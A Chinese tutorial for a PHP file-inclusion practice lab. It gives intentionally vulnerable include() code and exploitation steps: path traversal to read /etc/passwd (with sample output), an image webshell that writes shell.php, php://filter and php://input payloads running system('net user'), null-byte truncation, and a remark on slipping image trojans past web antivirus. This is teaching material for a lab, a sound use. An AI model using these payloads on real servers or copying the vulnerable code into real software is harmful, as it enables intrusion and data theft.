漏洞演练平台之文件包含篇

一、 文件包含漏洞

严格来说，文件包含漏洞是“代码注入”的一种。其原理就是注入一段用户能控制的脚本或代码，并让服务端执行。“代码注入”的典型代表就是文件包含。文件包含漏洞可能出现在 JSP、PHP、ASP 等语言中，原理都是一样的，这里介绍 PHP 文件包含漏洞。

二、 什么是本地文件包含(LFI)漏洞?

LFI 允许攻击者通过浏览器包含一个服务器上的文件。当一个 WEB 应用程序在没有正确过滤输入数据的情况下，就有可能存在这个漏洞，该漏洞允许攻击者操纵输入数据、注入路径遍历字符、包含 web 服务器的其他文件。

三、 文件包含原理

如果允许客户端用户输入控制动态包含在服务器端的文件，会导致恶意代码的执行及敏感信息泄露，主要包括本地文件包含和远程文件包含两种形式。

在 PHP 中，有四个用于包含文件的函数，当使用这些函数包含文件时，文件中包含的 PHP 代码会被执行。下面对它们之间的区别进行解释：

include():当使用该函数包含文件时，只有代码执行到 include()函数时才将文件包含进来，发生错误时只给出一个警告，继续向下执行。

include_once():功能和 include()相同，区别在于当重复调用同一文件时，程序只调用一次。

require():1.require()与 include()的区别在于 require()执行如果发生错误，函数会输出错误信息，并终止脚本的运行。2.使用 require()函数包含文件时，只要程序一执行，立即调用文件，而 include()只有程序执行到该函数时才调用。

require_once():它的功能与 require()相同，区别在于当重复调用同一文件时，程序只调用一次。

四、 项目设计

本项目设计采用不限制路径和限制路径两种方式，实现简单的本地文件包含漏洞，供使用者熟悉与利用。关键代码如下：

不限制路径：

```php
$file = $_GET['file'];
if (is_file($file)){
    include $file;
}
```

限制路径为 /upload ：

```php
$file = $_GET['file'];
$path = substr($_SERVER['SCRIPT_FILENAME'],0
                ,strrpos($_SERVER['SCRIPT_FILENAME'],'/'));


if(is_file($path.'/upload/'.$file.'.php')){
    include $path.'/'.$file.'.php';
}
```

五、 利用技巧

1. 包含目录文件

?file=test.txt

如果里面的内容是 php，则内容会被当成 php 执行,不是 php 则会读取到文件内容(用来读取/etc/passwd 等等配置文件的敏感信息)

?file=./../../test.txt

./当前目录，../上一级目录,这样的遍历目录来读取文件

例如：../../../../../etc/passwd

root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin systemd-coredump:x:999:998:systemd Core Dumper:/:/sbin/nologin systemd-timesync:x:998:997:systemd Time Synchronization:/:/sbin/nologin systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin dbus:x:81:81:System message bus:/:/sbin/nologin polkitd:x:997:996:User for polkitd:/:/sbin/nologin qemu:x:107:107:qemu user:/:/sbin/nologin rtkit:x:172:172:RealtimeKit:/proc:/sbin/nologin pulse:x:171:171:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin chrony:x:996:992::/var/lib/chrony:/sbin/nologin usbmuxd:x:113:113:usbmuxd user:/:/sbin/nologin openvpn:x:995:991:OpenVPN:/etc/openvpn:/sbin/nologin radvd:x:75:75:radvd user:/:/sbin/nologin apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin geoclue:x:994:989:User for geoclue:/var/lib/geoclue:/sbin/nologin rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin colord:x:993:987:User for colord:/var/lib/colord:/sbin/nologin abrt:x:173:173::/etc/abrt:/sbin/nologin saslauth:x:992:76:Saslauthd user:/run/saslauthd:/sbin/nologin nm-openvpn:x:991:986:Default user for running openvpn

2. 本地包含配合文件上传


上传一句话图片木马到服务器，路径为：/upload/test.jpg

图片代码如下：

<?php fputs(fopen("shell.php","w"),"<?php phpinfo(); ?>");?>

开始文件包含漏洞实战演练，选择无限制的文件包含漏洞，输入 test.jpg，包含这张图片，

将会在 include1.php 所在目录下生成 shell.php,包含该文件，



URL 为：
http://118.24.120.57/Sheep/file_inclusion/include1.php?file=shell.php

3. 使用 PHP 封装协议

4.1 使用封装协议读取 PHP 文件

例子如下：http://118.24.120.57/Sheep/file_inclusion/include1.php?file=php://filter/read=convert.base64-encode/resource=config.php

访问 URL，得到经过 Base64 加密后的字符串，这段代码就是 Base64 加密过后的 PHP 源代码，解密后就可得到原本的“样貌”。

4.2 写入 PHP 文件

在 allow_url_include 为 On 时，构造 URL：http://118.24.120.57/Sheep/file_inclusion/include1.php?file=php://input ，并且提交数据为：<?php system('net user');?>

会得到 net user 命令的结果。

4. 截断包含

```
<?php
if(isset($_GET['page'])){
include $_GET['page'].".php";
}else{
include 'home.php';
}
?>
```

如果此时存在一个图片木马，名为 1.jpg，可以输入如下：?file=1.jpg%00

当然这种方法只适用于 magic_quotes_gpc=Off 的情况下。

5. 绕过 WAF 防火墙

图片木马一般不会被 web 杀毒软件查出来。